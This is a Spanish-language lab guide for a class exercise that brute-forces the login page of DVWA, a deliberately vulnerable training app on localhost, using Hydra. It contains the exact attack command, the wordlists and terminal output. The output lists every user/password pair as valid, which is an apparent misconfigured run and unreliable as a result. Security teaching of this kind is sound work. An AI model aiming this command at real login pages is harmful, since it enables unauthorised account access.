Objetivo del ejercicio en Ubuntu o Kali:

Simular un ataque de fuerza bruta contra la pantalla de login de DVWA usando la herramienta **Hydra**, disponible en los repositorios de Ubuntu.

✅ Requisitos previos

- Ubuntu (Desktop o en VM)
- DVWA funcionando en http://localhost/DVWA
- DVWA en **Security Level: Low**
- Apache y MariaDB funcionando
- Internet (para instalar Hydra si no está)

🛠️ PASO 1: Instalar Hydra

Si aún no está instalada:

sudo apt update

sudo apt install hydra -y

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install hydra -y
hydra is already the newest version (9.6-1).
The following package was automatically installed and is no longer required:
  python3-proton-vpn-lib
Use 'sudo apt autoremove' to remove it.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 3

┌──(kali㉿kali)-[~]
```

📄 PASO 2: Crear las listas de usuarios y contraseñas

En tu directorio personal:

cd /home/osboxes

➤ users.txt

echo -e "admin\nuser\ntest\nroot" > users.txt

➤ **passwords.txt**

echo -e "1234\nadmin\npassword\ntoor\n123456" > passwords.txt

```
┌──(kali㉿kali)-[~]
└─$ ls -l *.txt
-rw-rw-r-- 1 kali kali    0 Sep 26 06:38 archivo1.txt
-rw-rw-r-- 1 kali kali  115 Sep 23 02:29 dmitry_resultado.txt
-rw-rw-r-- 1 kali kali   41 Sep 29 03:05 hashes_sha1.txt
-rw-rw-r-- 1 kali kali   65 Sep 29 03:24 hashes_sha256_b.txt
-rw-rw-r-- 1 kali kali   65 Sep 29 03:17 hashes_sha256.txt
-rw-rw-r-- 1 kali kali  166 Oct 28 06:27 local_hash_db.txt
-rw-rw-r-- 1 kali kali   33 Sep 29 06:20 mensaje_descifrado.txt
-rw-rw-r-- 1 kali kali   33 Sep 29 06:16 mensaje.txt
-rw-rw-r-- 1 kali kali   32 Nov  3 06:02 passwords.txt
-rw-rw-r-- 1 kali kali  274 Oct 28 05:30 prueba.txt
-rw-r--r-- 1 kali kali 1796 Sep 23 03:16 subfinder_resultado.txt
-rw-rw-r-- 1 kali kali   21 Nov  3 06:02 users.txt
-rw-rw-r-- 1 kali kali    6 Sep 29 03:04 wordlist_hello.txt
-rw-rw-r-- 1 kali kali   13 Sep 29 03:24 wordlist_miclave.txt
-rw-rw-r-- 1 kali kali   10 Sep 29 03:17 wordlist_secret.txt
```

```
┌──(kali㉿kali)-[~]
└─$ cat users.txt
admin
user
test
root
```

🌐 **PASO 3: Verifica la URL del formulario en DVWA**

Asegúrate de que el login está en:

~~http://localhost/DVWA/vulnerabilities/brute/~~

~~La estructura del formulario (vista en el código fuente HTML) es:~~

~~<form action="#" method="post">~~

~~<input type="text" name="username" />~~

~~<input type="password" name="password" />~~

~~<input type="submit" name="Login" value="Login" />~~

~~</form>~~


💣 PASO 4: Ejecutar el ataque con Hydra

Desde el terminal, estando en la carpeta con tus listas:

hydra -L users.txt -P passwords.txt 127.0.0.1 http-post-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Login failed" -t 4 -w 10

🧠 Explicación:

- -L: lista de usuarios
- -P: lista de contraseñas
- http-post-form: ataque a formulario web
- :Login failed: mensaje que devuelve la app cuando el login falla (lo puedes ver en el HTML de DVWA)



DVWA

- Home
- Instructions
- Setup / Reset DB

- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript Attacks
- Authorisation Bypass
- Open HTTP Redirect
- Cryptography
- API

- DVWA Security
- PHP Info

Vulnerability: Brute Force

Login

Username:
admin
Password:
••••••••


Login


Welcome to the password protected area admin



More Information

- https://owasp.org/www-community/attacks/Brute_forc
- https://www.symantec.com/connect/articles/passwor
- https://www.golinuxcloud.com/brute-force-attack-web





✅ Resultado esperado

Hydra devolverá algo así:


[80][http-post-form] host: 127.0.0.1 login: admin password: password

---

🔐 Extra: Cambiar nivel de seguridad

Haz que tus alumnos cambien la seguridad de DVWA a **Medium** y repitan el ataque para ver cómo ya no funciona tan fácilmente.

Resultado



DVWA

Vulnerability: Brute Force

Login

Username:
admin
Password:
••••••••

Login

Welcome to the password protected area admin



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- https://www.golinuxcloud.com/brute-force-attack-web-forms

kali@kali: ~

Session Actions Edit View Help

```
 per task
[DATA] attacking http-post-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:username=
^USER^&password=^PASS^&Login=Login:Login failed
[80][http-post-form] host: 127.0.0.1   login: admin   password: 1234
[80][http-post-form] host: 127.0.0.1   login: admin   password: admin
[80][http-post-form] host: 127.0.0.1   login: admin   password: password
[80][http-post-form] host: 127.0.0.1   login: admin   password: toor
[80][http-post-form] host: 127.0.0.1   login: user   password: 1234
[80][http-post-form] host: 127.0.0.1   login: user   password: admin
[80][http-post-form] host: 127.0.0.1   login: user   password: password
[80][http-post-form] host: 127.0.0.1   login: user   password: toor
[80][http-post-form] host: 127.0.0.1   login: test   password: 1234
[80][http-post-form] host: 127.0.0.1   login: test   password: admin
[80][http-post-form] host: 127.0.0.1   login: test   password: password
[80][http-post-form] host: 127.0.0.1   login: test   password: toor
[80][http-post-form] host: 127.0.0.1   login: root   password: 1234
[80][http-post-form] host: 127.0.0.1   login: root   password: admin
[80][http-post-form] host: 127.0.0.1   login: root   password: password
[80][http-post-form] host: 127.0.0.1   login: root   password: toor
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-03 06:21:42
```